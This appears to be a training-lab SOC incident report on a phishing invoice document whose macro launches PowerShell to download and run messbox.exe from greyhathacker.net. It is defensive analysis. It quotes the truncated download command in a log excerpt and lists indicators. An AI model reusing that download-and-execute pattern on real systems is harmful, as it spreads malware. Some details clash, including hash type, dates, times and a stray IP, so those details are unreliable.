Author: Jack Fitzgerald

Official Incident Report

Date: Feb, 28, 2024, 08:42 AM

Event ID: 231

Rule Name: SOC205 - Malicious Macro has been executed

Table of Contents

Alert Details

Severity: Medium

Type: Malware

Hostname: Jayne

Ip Address: 172.16.17.198

File Name: edit1-invoice.docm

File Path: C:\Users\LetsDefend\Downloads\edit1-invoice.docm

File Hash: 1a819d18c9a9de4f81829c4cd55a17f767443c22f9b30ca953866827e5d96fb

Trigger Reason: Suspicious file detected on system.

AV/EDR Action: Detected

Based on the information provided in the alert, it appears that a suspicious word document containing enabled macros has been detected on host **172.16.17.198**. The alert is triggered by rule SOC205 - Malicious Macro has been executed.

Upon reviewing the alert, it is observed that there is a file named **edit1-invoice.docm** with file hash **1a819d18c9a9de4f81829c4cd55a17f767443c22f9b30ca953866827e5d96fb**.

Overall, it appears that the **alert** may be suspicious, and further investigation is needed to identify the extent of the alert and determine if any necessary actions are required to remediate the situation.

Detection

Verify

As a security analyst, one of the first steps we take to verify the alert and determine whether it is a **false positive** or a **true positive** incident is to analyse the logs collected from the host by our security products.

It is observed that host **Jayne** has downloaded a suspicious macro-enabled word document to their system, resulting in a potentially malicious macro execution.

By investigating the word document **edit1-invoice.docm**, with the MD5 hash of **1a819d18c9a9de4f81829c4cd55a17f767443c22f9b30ca953866827e5d96fb**, we can determine whether the file is malicious or benign.

https://www.virustotal.com/gui/file/1a819d18c9a9de4f81829c4cd55a17f767443c22f9b30ca953866827e5d96fb0

34/66 security vendors flagged this file as malicious

The document contains a macro in **ThisDocument.cls** that triggers when the **InkEdit** control named **GBjdshuiKJ** receives focus. The **InkEdit1_GotFocus** subroutine executes a shell command. The command to be executed is retrieved from the **TextBox1** control located on **UserForm1**. The shell command is executed with the window style set to 0, which corresponds to a hidden window. This means that upon gaining focus, the **InkEdit** control will execute a command retrieved from a textbox on a user form, without displaying a window.

The provided macros exhibit several behaviors that are indicative of malicious intent:


- Obfuscation and misleading comments
- Suspicious function calls
- Potential for persistence
- Manipulation of macro security settings

- Execution of external code

Overall, the combination of suspicious function calls, potential for executing arbitrary commands, and obfuscation leads to the conclusion that these macros are likely designed with malicious intent. They pose a significant risk if executed in a vulnerable environment.

Analysis

We can begin the analysis by determining how the **edit1-invoice.docm** appeared on the host machine. To do this, we investigate Email Security for any signs.




At Feb, 28, 2024, 08:12 AM, 24 minutes before the alert was triggered, **jayne@letsdefend.io** received an email from **jake.admin@cybercommunity.info** containing an **invoice** regarding Jayne's February membership fee.

This is a clear phishing email that has been successful.


The next step would be to investigate Endpoint Security for **Jayne**, which can provide valuable insights into the commands executed by the user and help us understand the scope and intent of the suspicious activity.

However, no available information was available.




After reviewing the logs, we identify 5 logs related to this alert via activity from **Jayne**.

At Feb, 28, 2024, 08:41 AM, the malicious file **edit1-invoice.docm** was downloaded from a zip file. This word document contains enabled macros.




At Feb, 28, 2024, 08:42 AM, Microsoft Office 2010 was used to run the downloaded malicious file **edit1-invoice.docm** containing malicious macros.



At Feb, 28, 2024, 08:42 AM, **Jayne** accessed **92.204.221.16**, which has previously been reported as performing web attacks. However, the IP address may not be in use anymore.


https://www.abuseipdb.com/check/92.204.221.16

At Feb, 28, 2024, 08:42 AM, PowerShell was launched by the macro from the downloaded file to perform a connection request to **greyhathacker.net**, which is the C2 server.



time	Feb, 28, 2024, 08:42 AM
Raw Log	
Source	Sysmon
Username	Jayne
EventID	22
Type	DNS Query
QueryResult	92.204.221.16;
QueryName	WWW.GREYHATHACKER.NET
Process	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
UtcTime	2023-02-28 08:42:51


At Feb, 28, 2024, 08:42 AM, the system remotely executed a command to download a file called **messbox.exe** from **greyhathacker.net**, renamed the file to **mess.exe**, and started the process.



type	OS
source_address	172.16.17.198
source_port	0
destination_address	172.16.17.198
destination_port	0
time	Feb, 28, 2024, 08:42 AM
Raw Log	
EventID	4104(Execute a Remote Command)
Script Block Text	(New-Object System.Net.WebClient).DownloadFile('http://www.greyhathacker.net/tools/m...
Username	LetsDefend
ProcessId	4545

Containment

Based on the information gathered during the investigation, it is highly likely that the system has been compromised. Immediate isolation of the system from the network is required.



Summary

The incident involves a compromised system named **Jayne** with an IP address of **172.16.17.198**. The alert was triggered by the detection of a suspicious word document containing enabled macros, based on the rule SOC205 - Malicious Macro has been executed.

Upon further analysis, it was discovered that an email was sent at 08:18 AM to **jayne@letsdefend.io** from **jake.admin@cybercommunity.info** containing **edit1-invoice.docm**. The user downloaded and accessed this macro-enabled file, exposing their system to exploit.

The file was malicious and sent a request to the C2 server at **92.204.221.16**, known by the domain **greyhathacker.net**, to retrieve a file called **messbox.exe**. This file was then started on the host machine.

C2 traffic was accessed at **141.105.65.149** where files were extracted, and the resulting binary payload was executed.

Based on the findings of the incident, immediate action needs to be taken to isolate the compromised system, and the event was identified as a **True Positive**.

Lessons Learned

- The user opened a suspicious document and enabled macros, indicating insufficient awareness of macro-based threats

- The malicious document reached the user's inbox, suggesting email filtering, sandboxing, or ATP controls may not have flagged or detonated the file

Remediation Actions

- Enable or tighten attachment policies that quarantine or block macro-enabled documents from external senders

- Create detections for known macro behaviors

- Conduct targeted training for the affected user and broader teams on recognizing phishing emails, risks associated with enabling macros, reporting suspicious attachments immediately

Appendix

MITRE ATT&CK

MITRE Tactics	MITRE Techniques
Initial Access	T1598.002 - Phishing for Information: Spearphishing Attachment
Execution	T1204.002 - User Execution: Malicious File
Defense Evasion	T1027 - Obfuscated Files or Information
Defense Evasion	T1036 - Masquerading

Artifacts

Value	Comment	Type
www.greyhathacker.net	Used to retrieve messbox.exe	URL Address
jake.admin@cybercommunity.info		E-mail Sender
cybercommunity.info		E-mail Domain
92.204.221.16	C2 server	IP Address
1a819d18c9a9de4f81829c4cd55a17f767443c22f9b30ca953866827e5d96fb	edit1-invoice.docm	MD5 Hash

LetsDefend Playbook

LetsDefend Event ID: 231